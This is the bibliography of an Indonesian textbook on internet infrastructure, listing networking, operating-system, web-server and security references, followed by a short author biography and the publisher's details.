Bloom, R. Apache Server 2.0: The Complete Reference Guide. New York, NY: McGraw-Hill, 2002.

Bonaccorsi, A. and Rossi, C. Why open source software can succeed, Research Policy, 32(7), 1149–1292, 2003.

Bowen, R. The Definitive Guide to Apache mod_rewrite. New York, NY: Apress, 2006.

Brik, V., Banerjee, S., Gruteser, M., and Oh, S. Wireless device identification with radiometric signatures, Proceedings of the 14th ACM International Conference on Mobile Computing and Networking, pp. 116–127, 2008.

Brookshear, J. Computer Science: An Overview. Upper Saddle River, NJ: Prentice Hall, 2011.

Callahan, T., Allman, M., and Rabinovich, M. On modern DNS behavior and properties, ACM Computer Communication Review, 43(3), 7–15, 2013.

Cam-Winget, N., Housley, R., Wagner, D., and Walker, J. Security flaws in 802.11 data link protocols, Communications of the ACM, 46(5), 35–39, 2003.

Ceruzzi, P. A History of Modern Computing. Cambridge, MA: The MIT Press, 2003.

Challenger, J., Dantzig, P., and Witting, K. A fragment-based approach for efficiently creating dynamic web content, ACM Transactions on Internet Technology, 4(4), 2004.

Chappell, L. Wireshark 101: Essential Skills for Network Analysis. Reno, NV: Protocol Analysis Institute Publishing, 2013.

Chen, P., Lee, E., Gibson, G., Katz, R., and Patterson, D. RAID: High-performance, reliable secondary stor- age, ACM Computing Surveys, 26(2), 145–185, 1994.

Cherkasova, L. Improving WWW Proxies Performance with Greedy-Dual-Size-Frequency Caching Policy. Palo Alto, CA: Hewlett-Packard Laboratories, 1998.

Cieslak, M., Forster, D., Tiwana, G., and Wilson, R. Web Cache Communication Protocol V2.0, Internet Draft, IETF, 2001.

Clarke, J. and Braginski, A. The Squid Handbook: Fundamentals and Technology of SQUIDS and Squid Systems. Hoboken, NJ: John Wiley & Sons, 2006.

Coar, K. and Bowen, R. Apache Cookbook. Newton, MA: O'Reilly Media, 2009. Cole, E. Network Security Bible. Hoboken, NJ: John Wiley & Sons, 2009.

Comer, D. Computer Networks and Internet. Upper Saddle River, NJ: Prentice Hall, 2015.

Comer, D. Internetworking with TCP/IP, Vol. I, Upper Saddle River, NJ: Addison-Wesley, 2013.

Comer, D. Internetworking with TCP/IP. Upper Saddle River, NJ: Prentice Hall, 1996.

Corner, D. Computer Networks and Internets. Upper Saddle River, NJ: Prentice Hall, 2008.

Cox, R., Muthitacharoen, A., and Morris, R. Serving DNS using a peer-to-peer lookup service, Lecture Notes in Computer Science, 2429, 155–165, 2002.

Cramer, R. and Shoup, V. Design and analysis of practical public-key encryption schemes secure against adaptive chosen Ciphertext attack, SIAM Journal on Computing, 33, 167–226, 2001.

Davis, D. and Swick, R. Network security via private-key certificates, ACM SIGOPS Operating Systems Review, 24(4), 64–67, 1990.

Dean, T. Network+ Guide to Networks. Boston, MA: Thomson Course Technology, 2009.

Denning, P. Virtual memory, ACM Computing Surveys, 2(3), 153–189, 1970.

Dilley, J., Maggs, B., Parikh, J., Prokop, H., Sitaraman, R., and Weihl, B. Globally distributed content delivery, IEEE Internet Computing, 6(5), 50–58, 2002.

Dinh, H., Lee, C., Niyato, D., and Wang, P. A survey of mobile cloud computing: Architecture, applications, and approaches, Wireless Communications and Mobile Computing, 13(18), 1587–1611, 2013.

Donahue, G. Network Warrior. Newton, MA: O'Reilly Media, 2011.

Droms, R. Automated configuration of TCP/IP with DHCP, IEEE Internet Computing, 3(4), 45–53, 1999. Easttom, W. Computer Security Fundamentals. Indianapolis, IN: Que, 2011.

Economides, N. and Katsamakas, E. Linux vs. Windows: A comparison of application and platform innova- tion incentives for open source and proprietary software platforms, in The Economics of Open Software Development, J. Bitzer and P. Schroder (Eds.), Amsterdam, the Netherlands: Elsevier, 2006.

ElAarag, H. A quantitative study of web cache replacement strategies using simulation, in Web Proxy Cache Replacement Strategies, pp. 17–60. New York, NY: Springer, 2013.

Elbroth, D. The Linux Book. Upper Saddle River, NJ: Prentice Hall, 2001.

Elmasri, R., Carrick, A., and Levine, D. Operating Systems: A Spiral Approach. New York, NY: McGraw- Hill, 2009.

EMC Education Services, Information Storage and Management: Storing, Managing, and Protecting Digital Information in Classic, Virtualized, and Cloud Environments, 2nd ed., Hoboken, NJ: John Wiley & Sons, 2012.

Erl, T., Puttini, R., and Mahmood, Z. Cloud Computing: Concepts, Technology and Architecture. Upper Saddle River, NJ: Prentice Hall, 2013.

Fall, K. and Stevens, R. TCP/IP Illustrated. Boston, MA: Addison-Wesley, 2011.

Fan, L., Cao, P., Almeida, J., and Broder, A. Summary cache: A scalable wide-area web cache sharing proto- col, IEEE Transactions on Networking, 8(3), 2000.

Fatima, S., Ahmad, S., and Siddiqui, S. X. 509 and PGP public key infrastructure methods: A critical review, The International Journal of Computer Science and Network Security, 15(1), 55, 2015.

Fitzgerald, J., Dennis, A., and Durcikova, A. Business Data Communications and Networking. Hoboken, NJ: John Wiley & Sons, 2014.

Forouzan, B. Data Communications and Networking. NY: McGraw-Hill, 2007.

Forouzan, B. TCP/IP Protocol Suite. New York, NY: McGraw-Hill, 2002.

Fox, R. Information Technology: An Introduction for Today's Digital World. Boca Raton, FL: CRC Press, 2013.

Fox, R. Linux with Operating System Concepts. Boca Raton, FL: CRC Press, 2015.

Fox, T. Red Hat Enterprise Linux 5 Administration Unleashed. Indianapolis, IN: Sams, 2007.

Frisch, E. Essential System Administration. Newton, MA: O'Reilly Media, 2002.

Fuentes, F. and Kar, D. Ethereal vs. Tcpdump: A comparative study on packet sniffing tools for educational purpose, Journal of Computing Sciences in Colleges, 20(4), 169–176, 2005.

Gancarz, M. Linux and the Unix Philosophy. Clifton, NJ: Digital Press, 2003.

Gao, H., Yegneswaran, V., Jiang, J., Chen, Y., Porras, P., Ghosh, S., and Duan, H. Reexamining DNS from a global recursive resolver perspective, IEEE/ACM Transactions on Networking, 24(1), 43–57, 2016.

Gao, Y., Deng, L., Kuzmanovic, A., and Chen, Y. Internet cache pollution attacks and countermeasures, The Proceedings of the 2006 IEEE International Conference on Network Protocols, pp. 54–64, IEEE, 2006.

Garfinkel, S., Spafford, G., and Schwartz, A. Practical Unix and Internet Security. Newton, MA: O'Reilly Media, 2003.

Garrido, J. and Schlesinger, R. Principles of Modern Operating Systems. Burlington, MA: Jones and Bartlett, 2007.

Gauthier, P., Cohen, J., Dunsmuir, M., and Perkins, C. Web Proxy Auto-Discovery Protocol (WPAD), Internet Draft, IETF, 1999.

Gomez, C., Oller, J., and Paradells, J. Overview and evaluation of Bluetooth low energy: An emerging low-power wireless technology, Sensors, 12(9), 11734–11753, 2012.

Green, R., Baird, A., and Davies, J. Designing a fast, on-line backup system for a log-structured file system, Digital Technical Journal of Digital Equipment Corporation, 8(2), 32–45, 1986.

Gregg, J. Ones and Zeros: Understanding Boolean Algebra, Digital Circuits, and the Logic of Sets. Hoboken, NJ: John Wiley & Sons, 1998.

Groom, F. The structure and software of the internet, Annual Review of Communications, 50, 695–707, 1997.

Grozev, N. and Buyya, R. Performance modelling and simulation of three-tier applications in cloud and multi-cloud environments, The Computer Journal, 58(1), 1–22, 2015.

Guttman, E. Service location protocol: Automatic discovery of IP network services, IEEE Internet Computing, 3(4), 71–80, 1999.

Hafner, K. Where Wizards Stay Up Late: The Origins of the Internet. New York, NY: Simon and Schuster, 1998. Hagen, S. IPv6 Essentials. Newton, MA: O'Reilly Media, 2006.

Halsall, F. Data Communications, Computer Networks, and Open Systems. Boston, MA: Addison-Wesley, 1996.

Hamacher, C., Vranesci, Z., Zaky, S., and Manjikian, N. Computer Organization and Embedded Systems. New York, NY: McGraw-Hill: 2012.

Hansen, P. (Ed.). Classic Operating Systems: From Batch Processing to Distributed Systems. New York, NY: Springer, 2010.

Hao, W., Fu, J., He, J., Yen, I.-L., Bastani, F., and Chen, I.-R. Extending proxy caching capability: Issues and performance, World Wide Web, 9(3), 253–275, 2006.

Harkness, D. Apache Essentials: Install, Configure, Maintain. New York, NY: Apress, 2004.

Hecker, F. Setting up shop: The business of open-source software, IEEE Software, 16(1), 45–51, 1999.

Helal, S., Hammer, J., Zhang, J., and Khushraj, A. A three-tier architecture for ubiquitous data access, com- puter systems and applications, ACS/IEEE International Conference, pp. 177–180, 2001.

Helmke, M. Ubuntu Unleashed. Indianapolis, IN: Sams, 2012.

Holcombe, C. and Holcombe, J. Survey of Operating Systems. New York, NY: McGraw-Hill Osborne Media, 2002.

Huitema, C. IPv6: The New Internet Protocol. Upper Saddle River, NJ: Prentice Hall, 1998. Hunt, C. TCP/IP Network Administration. Newton, MA: O'Reilly Media, 2010.

Jackson, W. An introduction to JSON: Concepts and terminology, in JSON Quick Syntax Reference, pp. 15–20. New York, NY: Apress, 2016.

Jacob, B. and Wang, D. Memory Systems: Cache, DRAM, Disk. Burlington, MA: Morgan Kaufmann, 2007.

Johnson, K. Internet Email Protocols: A Developer's Guide. Boston, MA: Addison-Wesley, 2000.

Kabir, F., Hal, T., Wallace, S., and Chiu, D. Elastic resource allocation for a cloud-based web caching system, International Journal of Next-Generation Computing, 5(1), 2014.

Kanclirz, J. Jr. (Ed.). Netcat Power Tools. Amsterdam, the Netherlands: Syngress, 2008.

Karger, D., Sherman, A., Berkheimer, A., Bogstad, B., Dhanidina, R., Iwamoto, K., Kim, B., Matkins, L., and Yerushalmi, Y. Web caching with consistent hashing, Computer Networks, 31(11), 1203–1213, 1999.

Katz, J. and Lindell, Y. Introduction to Modern Cryptography. Boca Raton, FL: CRC Press, 2007.

Kim, H., Lee, J., Park, I., Kim, H., Yi, D., and Hur, T. The upcoming new standard HTTP/2 and its impact on multi-domain websites, Network Operations and Management Symposium (APNOMS), pp. 530–533, 2015.

Kirtch, O. Linux Network Administrator's Guide. Newton, MA: O'Reilly Media, 1995.

Kowalski, J. IP Subnetting Made Easy! Seattle, WA: Amazon Digital Services, 2010.

Krishnamurthy, B. and Rexford, J. Web Protocols and Practice: HTTP/1.1, Networking Protocols, Caching and Traffic Measure. Boston, MA: Addison-Wesley, 2001.

Krishnamurthy, B., Mogul, J., and Kristol, D. Key differences between HTTP/1.0 and HTTP/1.1, Computer Networks, 31(11), 1737–1751, 1999.

Kumar, P., Das, T., and Vaideeswaran, D. Survey on semantic caching and query processing in databases, Proc. of the Second Intl. Conf. on Advances in Computer, Electronics and Electrical Engineering, 2013.

Kurose, J. and Ross, K. Computer Networking: A Top-Down Approach. London, UK: Pearson, 2012.

Langfeldt, N. The Concise Guide to DNS and Bind. Indianapolis, IN: Que Corp, 2000.

Laurie, B. and Laurie, P. Apache: The Definitive Guide. Indianapolis, IN: O'Reilly Media, 2002.

Leach, R. Advanced Topics in UNIX: Processes, Files and Systems. Hoboken, NJ: John Wiley & Sons, 1994.

Li, Q. and Clark, G. Security Intelligence. Hoboken, NJ: John Wiley & Sons, 2015.

Li, Y., Li, W., and Jiang, C. A survey of virtual machine systems: Current technology and future trends, Proceedings of the Third International Symposium on Electronic Commerce and Security, 2010.

Limoncelli, T., Hogan, C., and Chalup, S. The Practice of System and Network Administration. Boston, MA: Addison-Wesley, 2007.

Lin, Y., Hwang, R., and Baker, F. Computer Networks: An Open Source Approach. New York, NY: McGraw-Hill, 2011.

Liu, C. and Albitz, P. DNS and BIND. Newton, MA: O'Reilly Media, 2003. Liu, C. DNS and Bind Cookbook. Newton, MA: O'Reilly Media, 2011.

Lucas, M. DNSSEC Mastery: Securing the Domain Name System with BIND. Grosse Point Woods, MI: Tilted Windmill Press, 2013.

Luotonen, A. and Altis, K. World-wide web proxies, Computer Networks and ISDN Systems, 27(2), 147–154, 1994.

Mann, S. and Mitchell, E. Linux System Security: The Administrator's Guide to Open Source Security Tools. Upper Saddle River, NJ: Prentice Hall, 2000.

Mansfield, K. and Antonakos, J. Computer Networking for LANs to WANs: Hardware, Software and Security. Boston, MA: Thomson Course Technology, 2009.

Markatos, E., Katevenis, M., Pnevmatikatos, D., and Flouris, M. Secondary Storage Management for Web Proxies, Proceedings of USITS 99: The 2nd Conference on USENIX Symposium on Internet Technologies and Systems, 2, pp. 93–114, 1999.

Matthews, J. Computer Networking: Internet Protocols in Action. Hoboken, NJ: John Wiley & Sons, 2005.

Mell, P. and Grance, T. The NIST Definition of Cloud Computing, National Institute of Standards and Technology (NIST) Special Publication 800-145, 2011.

Melve, I., Slettjord, L., Bekker, H., and Verschuren, T. Building a web caching system — Architectural considerations, Proceedings of the 1997 NLANR Web Cache Workshop, CA: National Laboratory for Applied Network Research, 1997.

Mobily, T. Hardening Apache. New York, NY: Apress, 2004.

Mockapetris, P. and Dunlap, K. Development of the domain name system, SIGCOMM 88 Symposium Proceedings on Communications Architectures and Protocols, pp. 123–133, 1988.

Nemeth, E., Snyder, G., Hein, T., and Whaley, B. Unix and Linux System Administration Handbook. Upper Saddle River, NJ: Prentice Hall, 2010.

Nizar, A. Comparison study between IPv4 and IPv6, International Journal of Computer Science, 9(3), 314–317, 2012.

Null, L. and Lobur, J. The Essentials of Computer Organization and Architecture. Burlington, MA: Jones and Bartlett, 2012.

Odom, W. Computer Networking First-Step. Indianapolis, IN: Cisco Press, 2004.

Odom, W. Introduction to Networking. London, UK: Pearson, 2013.

Papagianni, C., Leivadeas, A., and Papavassiliou, S. A cloud-oriented content delivery network paradigm: Modeling and assessment, IEEE Transactions on Dependable and Secure Computing, 10(5), 287–300, 2013.

Patterson, D. and Hennessy, J. Computer Organization and Design: The Hardware/Software Interface. Burlington, MA: Morgan Kaufmann, 1998.

Patterson, D., Gibson, G., and Katz, R. A case for redundant arrays of inexpensive disks (RAID), Proceedings of SIGMOD '88, pp. 109–116, 1988.

Perlman, R. Interconnections: Bridges, Routers, and Switches, and Internetworking Protocols. Boston, MA: Addison-Wesley, 1999.

Peterson, L. and Davie, B. Computer Networks: A Systems Approach. Burlington, MA: Morgan Kaufmann, 2011.

Plank, J. A tutorial on reed-solomon coding for fault-tolerance in RAID-like systems, Software Practice and Experience, 27(9), 995–1012, 1997.

Podlipnig, S. and Böszörmenyi, L. A survey of web cache replacement strategies, ACM Computing Surveys, 35(4), 374–398, 2003.

Portnoy, M. Virtualization Essentials. Hoboken, NJ: Sybex, 2012.

Puryear, D. Best Practices for Managing Linux and Unix Servers. New York, NY: Penton, 2006.

Quarterman, J. and Hoskins, H. Notable computer networks, Communications of the ACM, 29(10), 932–971, 1986.

Ramabadran, T. and Gaitonde, S. A tutorial on CRC computations, IEEE Micro, 8(4), 62–75, 1988. Rampling, B. and Dalan, D. DNS For Dummies. Hoboken, NJ: John Wiley & Sons, 2003.

Red Hat Linux 8.0: The Official Red Hat Linux Reference Guide. Raleigh, NC: Red Hat, Inc., 2002.

Reed, J. Bind 9 DNS Administration Reference Book. Puget Sound, WA: Reed Media Services, 2007.

Rescorla, E. SSL and TLS: Designing and Building Secure Systems. Boston, MA: Addison-Wesley, 2001.

Ristic, I. Apache Security. Newton, MA: O'Reilly Media, 2005.

Ristic, I. OpenSSL Cookbook: A Guide to the Most Frequently Used OpeSSL Features and Commands. London, UK: Feisty Duck, 2016.

Rittinghouse, J. and Ransome, J. Cloud Computing: Implementation, Management, and Security. Boca Raton, FL: CRC press, 2016.

Rose, R. Survey of System Virtualization Techniques, Technical report, Oregon State University, 2004.

Rusen, C. Networking Your Computers & Devices Step By Step. Redmond, WA: Microsoft Press, 2011.

Saini, K. Squid Proxy Server 3.1: Beginner's Guide. Birmingham, UK: Packt Publishing, 2011.

Salus, P. (Ed.). A Quarter Century of Unix. Boston, MA: Addison-Wesley, 1994.

Sandberg, R., Goldberg, D., Kleiman, S., Walsh, D., and Lyon, B. Design and implementation of the sun network file system, Proceedings of the 1985 USENIX Summer Conference, pp. 119–130, 1985.

Sanders, C. Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems. San Francisco, CA: No Starch Press, 2011.

Sandhu, R. and Samarati, P. Access control: Principles and practice, IEEE Communications, 32, 40–48, 1994.

Sarwar, S. and Koretsky, R. Unix: The Textbook. Boston, MA: Addison-Wesley, 2004.

Sawicki, E. Guide to Apache. Boston, MA: Thomson Course Technology, 2008.

Severance, C. Introduction to Networking: How the Internet Works. Seattle, WA: Amazon Digital Services, 2015.

Shoch, J., Dalal, Y., Redell, D., and Crane, R. Evolution of the Ethernet local computer network, Computer, 15(8), 10–27, 1982.

Shotts, W. Jr. The Linux Command Line: A Complete Introduction. San Francisco, CA: No Starch Press, 2012.

Sidhu, A. and Kinger, S. Analysis of load balancing techniques in cloud computing, International Journal of Computers & Technology, 4(2), 737–741, 2013.

Silberschatz, A., Galvin, P., and Gagne, G. Operating System Concepts. Hoboken, NJ: John Wiley & Sons, 2012.

Silva, S. Web Server Administration. Boston, MA: Thomson Course Technology, 2008.

Sloan, J. Network Troubleshooting Tools. Boston, MA: O'Reilly Media, 2001.

Smith, J. and Nair, R. Virtual Machines: Versatile Platforms for Systems and Processes. Burlington, MA: Morgan Kaufmann, 2005.

Spafford, E. The internet worm: Crisis and aftermath, Communications of the ACM, 32(6), 678–687, 1989.

Stallings, W. Computer Organization and Architecture: Designing for Performance. Upper Saddle River, NJ: Prentice Hall, 2003.

Stallings, W. Cryptography and Network Security: Principles and Practices. Upper Saddle River, NJ: Prentice Hall, 2010.

Stallings, W. Data and Computer Communications. Upper Saddle River, NJ: Prentice Hall, 2010.

Stallings, W. Gigabit Ethernet: from 1 to 100 Gbps and beyond, Internet Protocol Journal, 18(1), 20–32, 2015.

Stallings, W. Operating Systems: Internals and Design Principles. Upper Saddle River, NJ: Prentice Hall, 2011.

Stankovic, J. Software communication mechanisms: Procedure calls versus messages, Computer, 15(4), 19–25, 1982.

Stevens, W. UNIX Network Programming: The Sockets Networking API. Upper Saddle River, NJ: Prentice Hall, 1998.

Stewart, J. Network Security, Firewalls, and VPNs. Burlington, MA: Jones and Bartlett, 2010.

Suneetha, K. and Krishnamoorthi, R. Identifying user behavior by analyzing web server access log file, International Journal of Computer Science and Network Security, 9(4), 327–332, 2009.

Swathi, T., Srikanth, K., and Reddy, S. Virtualization in cloud computing, International Journal of Computer Science and Mobile Computing, 3(5), 540–546, 2014.

Tanenbaum, A. Computer Networks. Upper Saddle River, NJ: Prentice Hall, 2010.

Tanenbaum, A. Modern Operating Systems. Upper Saddle River, NJ: Prentice Hall, 2007.

Tanenbaum, A. Structured Computer Organization. Upper Saddle River, NJ: Prentice Hall, 1999.

Tanenbaum, A., Herder, J., and Bos, H. Can we make operating systems reliable and secure? Computer, 39(5), 44–51, 2006.

Tate, J., Beck, P., Ibarra, H., Kumaravel, S., and Miklas, L. Introduction to Storage Area Networks. Armonk, NY: IBM Redbooks, 2016.

Tomasi, W. Introduction to Data Communications and Networking. London, UK: Pearson, 2005.

Tominaga, A., Nakamura, O., Teraoka, F., and Murai, J. Problems and solutions of DHCP, Proceedings of INET, 95, 1995.

Vacca, J. Public Key Infrastructure: Building Trusted Applications and Web Services. Boca Raton, FL: Auerbach Publications, 2004.

Valloppillil, V. and Ross, K. Cache Array Routing Protocol v1.0, Internet Draft, IETF, 1998.

Varvello, M., Schomp, K., Naylor, D., Blackburn, J., Finamore, A., and Papagiannaki, K. Is the web HTTP/2 yet? International Conference on Passive and Active Network Measurement, pp. 218–232. New York, NY: Springer, 2016.

Von Burg, U. and Kenny, M. Ethernet vs. token ring in the local area networking business, Industry and Innovation, 10(4), 351–375, 2003.

Wang, T., Yao, S., Xu, Z., and Jia, S. DCCP: An effective data placement strategy for data-intensive computations in distributed cloud computing systems, The Journal of Supercomputing, 72, 2537–2564, 2016.

Wells, N. The Complete Guide to Linux System Administration. Boston, MA: Thomson Course Technology, 2005.

Wessels, D. and Claffy, K. ICP and the squid web cache. IEEE Journal on Selected Areas in Communications, 16(3), 345–357, 1998.

Wessels, D. Squid: The Definitive Guide. Newton, MA: O'Reilly Media, 2005.

Whitesitt, J. Boolean Algebra and Its Applications. Mineola, NY: Dover, 2010.

Wright, M. How to Set up a Linux Web Server. Charleston, SC: CreateSpace Publishing, 2014.

Wu, P., Cui, Y., Wu, J., Liu, J., and Metz, C. Transition from IPv4 to IPv6: A State-of-the-art Survey, IEEE Communications Surveys & Tutorials, 15(3), 1407–1424, 2013.

Yerrid, K. Instant Netcat Starter. Birmingham, UK: Packt Publishing, 2013.

Zheng, P., Peterson, L., Davie, B., and Farrel, A. Wireless Networking Complete. Burlington, MA: Morgan Kaufmann, 2009.

Zhu, J., Chan, D., Prabhu, M., Natarajan, P., Hu, H., and Bonomi, F. Improving web sites performance using edge servers in fog computing architecture, IEEE 7th International Symposium on Service Oriented System Engineering, pp. 320–323, 2013.

Dr. Agus Wibowo, M.Kom, M.Si, MM

INFRASTRUKTUR INTERNET Jilid 2

BIO DATA PENULIS

Penulis memiliki berbagai disiplin ilmu yang diperoleh dari Universitas Diponegoro (UNDIP) Semarang. dan dari Universitas Kristen Satya Wacana (UKSW) Salatiga. Disiplin ilmu itu antara lain teknik elektro, komputer, manajemen dan ilmu sosiologi. Penulis memiliki pengalaman kerja pada industri elektronik dan sertifikasi keahlian dalam bidang Jaringan Internet, Telekomunikasi, Artificial Intelligence, Internet Of Things (IoT), Augmented Reality (AR), Technopreneurship, Internet Marketing dan bidang pengolahan dan analisa data (komputer statistik).

Penulis adalah pendiri dari Universitas Sains dan Teknologi Komputer (Universitas STEKOM) dan juga seorang dosen yang memiliki Jabatan Fungsional Akademik Lektor Kepala (Associate Professor) yang telah menghasilkan puluhan Buku Ajar ber ISBN, HAKI dari beberapa karya cipta dan Hak Paten pada produk IPTEK. Penulis juga terlibat dalam berbagai organisasi profesi dan industri yang terkait dengan dunia usaha dan industri, khususnya dalam pengembangan sumber daya manusia yang unggul untuk memenuhi kebutuhan dunia kerja secara nyata.

YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
JL. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

ISBN 978-623-8120-57-4 (jil.2)
9 786238 120574